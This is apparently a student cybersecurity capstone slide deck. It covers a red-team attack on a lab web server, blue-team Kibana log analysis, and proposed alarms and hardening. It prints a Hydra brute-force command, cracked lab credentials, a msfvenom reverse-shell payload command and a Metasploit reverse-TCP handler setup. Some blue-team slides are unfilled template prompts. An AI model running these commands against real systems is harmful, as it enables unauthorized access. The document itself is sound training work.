



# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Kali linux 2020.1  
Hostname: Attack machine  
/ Kali

IPv4: 192.168.1.105  
OS: Apache/2.4.29 Ubuntu/  
18.04.1  
Hostname: Victim Machine /  
Capstone

IPv4: 192.168.1.100  
OS: Ubuntu 18.04.4  
Hostname: ELK Server

IPv4: 192.168.1.1  
OS: Windows 10 Pro  
Hostname: MINGW64

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles of varying shades of red and maroon, creating a complex, low-poly effect.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows 10 Pro	192.168.1.1	Host Machine, used to view all other VMs as well as running Kibana on the ELK
ELK Server	192.168.1.100	Monitors the Capstone machining using Kibana
Victim Machine / Capstone	192.168.1.105	Victim machine, targeted by the KALI machine
Attack machine / Kali	192.168.1.90	Attacker Machine

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
SSH port 80 open	Nmap reveals that port 80 is open as well as the network range and the open IP	An attacker can access the server via HTTP//: in the browser
Sensitive/unprotected information 1	References to a “/Secret_Folder” location in the “/company_folders” directly	An attacker would see the hidden folder as an access point
No mitigation on Brute force attacks	There was no mitigation on brute force cracking for passwords of the users of the server	An attacker can use brute force attacks on a users password
Sensitive/unprotected information 2	Users are listed under their first name which can be accessed via reconnisnse through the “meet_our_team/” folder	An attacker can use the information gathered to launch an attack

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Compromised information 1	Accessing the <code>"/company_folders/Secret_Folder"</code> reveals the hidden <code>"/connect_to_corp_server"</code> file	Using the cracked password and username an attacker can reveal the file contents.
Compromised information 2	Revealed in the <code>"/company_folders/Secret_Folder/connect_to_corp_server"</code> file was a hash for the Administrator user Ryan, a Md5 hash for said admin as well as instructions on how to upload files to the server	An attacker can use the hash and username to gain further access into the server
Unauthorized file upload	No mitigation of files uploaded through the Webdav function	An attacker can use this function to upload malicious scripts
Bonus: SSH port 80 open (again)	Can access the server with Admin login and password	An attacker can bypass uploading a reverse TCP script by accessing the server directly via SSH



# Exploitation:SSH port 80 open

01

## Tools & Processes

Using Nmap revealed the network map and shows the open port 80 in the ip 192.168.1.105. Using a browser i accessed the server via HTTP://192.168.1.105

02

## Achievements

I am able to access the server directory, revealing that there is no Index.php. I browse around and gain reconnaissance about users and stumble upon references to a "Secret\_folder"

03

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-17 09:58 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00055s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00072s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)


Nmap scan report for 192.168.1.105
Host is up (0.00066s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.0000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh





Nmap done: 256 IP addresses (4 hosts up) scanned in 6.58 seconds
root@Kali:~#
```

# Exploitation:SSH port 80 open

---



## Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">company_blog/</a>	2019-05-07 18:23	-	
 <a href="#">company_folders/</a>	2019-05-07 18:27	-	
 <a href="#">company_share/</a>	2019-05-07 18:22	-	
 <a href="#">meet_our_team/</a>	2019-05-07 18:34	-	

*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*

---

# Exploitation: Sensitive/unprotected information 1 & 2

01

## Tools & Processes

Manually entering the address

[http://192.168.1.105/company\\_folders/secret\\_folder/](http://192.168.1.105/company_folders/secret_folder/) folder prompted for a password entry


02

## Achievements

From here i was able to inquire that the password needed was Ashton's password and that Ashton was a user that i could target

03

## Screenshot:



# Exploitation: No mitigation on Brute force attacks

01

## Tools & Processes

I decided to try and crack the password with a basic cracking program through my kali machine via port 80

02

## Achievements

Using Hydra to crack the password for Ashton I was able to access the Secret\_folder index of /company\_folders/secret\_folder directory

Name	Last modified	Size	Description
Parent Directory	-	-	-
connect to corp server	2019-05-07 18:28	414	

apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

03

```
ShellNo.1
File Actions Edit View Help
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/wordlists/rockyou.txt

-----
^C* Generating Wordlist ...
root@kali:~/usr/share/wordlists# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-17 11:42:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[STATUS] 8727.00 tries/min, 8727 tries in 00:01h, 14335672 to do in 27:23h, 16 active
[80][http-get] host: 192.168.1.105 login: ashton password: leopol do
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-17 11:43:50
root@kali:~/usr/share/wordlists#
```

# Exploitation: Compromised information 1 & 2

01

## Tools & Processes


Accessing the files through the hidden server directory `"/company_folders/Secret_Folder"` i found a file titled `"connect_to_corp_server"` which revealed several pieces of sensitive information, The username and hashed password for an administrator account as well as detailed instructions on how to upload files to the server.

02

## Achievements

After breaking the simple MD5 hash that was Ryan's password I was able to use this information to open a Webdav session for the victims server.

## Open Webdav session



# Exploitation: Compromised information 1 & 2

"/company\_folders/Secret\_Folder/connect\_to\_corp\_server"

## Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)


1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

## Ryan's Hash

### Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

# Exploitation: Unauthorized file upload

01

## Tools & Processes

Using the msf5 console and msfvenom I was able to generate a malicious reverse TCP script and subsequently upload it to the server.

02

## Achievements

Upon successful upload i was able to create a reverse tcp connection and gain root access to the server via ryan's account

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 52.191.93.108
lhost => 52.191.93.108
msf5 exploit(multi/handler) > set lport 666
lport => 666
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  52.191.93.108    yes       The listen address (an interface may be specified)
  LPORT  666              yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  52.191.93.108    yes       The listen address (an interface may be specified)
  LPORT  666              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > run

[*] Handler failed to bind to 52.191.93.108:666:-
[*] Started reverse TCP handler on 0.0.0.0:666
```

# Exploitation: Unauthorized file upload

## Generated malicious script

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 52.191.93.108
lhost => 52.191.93.108
msf5 exploit(multi/handler) > set lport 666
lport => 666
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  52.191.93.108   yes       The listen address (an interface may be specified)
  LPORT  666              yes       The listen port

Payload options (php/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  52.191.93.108   yes       The listen address (an interface may be specified)
  LPORT  666              yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 52.191.93.108:666:- -
[*] Started reverse TCP handler on 0.0.0.0:666
```

```
Shell No.1
File Actions Edit View Help



root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes


root@Kali:~#
```



# Exploitation: Unauthorized file upload

## Webdav File Upload





# **Blue Team**


## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan




- What time did the port scan occur? The port scan started on Jul 17, 2021 @ 18:52:00.012
- How many packets were sent, and from which IP? 3 packets were initially sent from the source IP 192.168.1.90
- There are a few indications that this is the port scan
  - The first indication was that there were an excessive amount of hits in a short amount of time.

We can see here that the most amount of hits to the site aside from an internal network and the host network was our attacker IP address



Visualize


Looking at a short section of the hits from that source ip shows a consistent amount of hits in short time



# Analysis: Identifying the Port Scan



- There are a few indications that this is the port scan
  - Looking further into the hits shows that a large number of ports were targeted




# Analysis: Finding the Request for the Hidden Directory

---



- What time did the request occur? Jul 17, 2021 @ 18:35:56.000
- How many requests were made? 32,627



# Analysis: Uncovering the Brute Force Attack

---

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?

[Insert Here]

Include a screenshot of Kibana logs depicting the brute force attack.

# Analysis: Finding the WebDAV Connection

---

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory?
- Which files were requested?

[Insert Here]

Add a screenshot of Kibana logs depicting the WebDAV connection.



# **Blue Team**


## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

## Alarm

Most of the connections per hour were less than 1000 aside from the Nmap port scan. Set an alarm to trigger after 1000 connections per hour



## System Hardening

- Configuration and patching the firewall on a regular basis to ensure as few as possible zero-day attacks as well as ensuring that the firewall stops unwanted traffic properly
- Extra mitigation on port 80 and other know ports
- Run a port scan regularly to determine if any ports are open or have been opened

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

- I would set an alarm every time there are more than 20,000 requests made

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	215,054
http://192.168.1.105/company_folders/secret_folder	32,627
http://127.0.0.1/server-status?auto=	2,204
http://snnmnkxdhfiwghqismb.com/post.php	219
http://www.gstatic.com/generate_204	110

Export: Raw  Formatted 

## System Hardening

- Setting further restrictions on hidden folders.
- Removing references in error messages
- Two factor identification for access to hidden folders

# Mitigation: Preventing Brute Force Attacks


## Alarm

Any time a 401 error count exceeds 50,000 requests in an hour

## System Hardening

Better password policy namely limiting the password attempts before an account, I would say 5 attempts

HTTP status codes for the top queries [Packetbeat] ECS



GET /webdav: HTTP... GET /company\_folde... GET /server-status... POST /post.php: H... GET /: HTTP Query


HTTP Query	Count	HTTP Status Code	Count
GET /webdav	214,926	401	214,859
GET /webdav	214,926	301	2
GET /company_folders/secret_folder	32,627	401	32,621
GET /company_folders/secret_folder	32,627	301	4
GET /server-status	2,213	200	2,204
GET /server-status	2,213	403	9
POST /post.php	219	200	218

# Mitigation: Detecting the WebDAV Connection

## Alarm

Whitelist the IP of only necessary users, any other ip trying to access would trigger an alarm

HTTP status codes for the top queries [Packetbeat] ECS



## System Hardening

Policy around employees sharing their passwords/access/leaving files with instruction on admin logins

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	214,926

Export: Raw Formatted

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

What threshold would you set to activate this alarm?

## System Hardening

What configuration can be set on the host to block file uploads?

Describe the solution. If possible, provide the required command line.

---

*The  
End*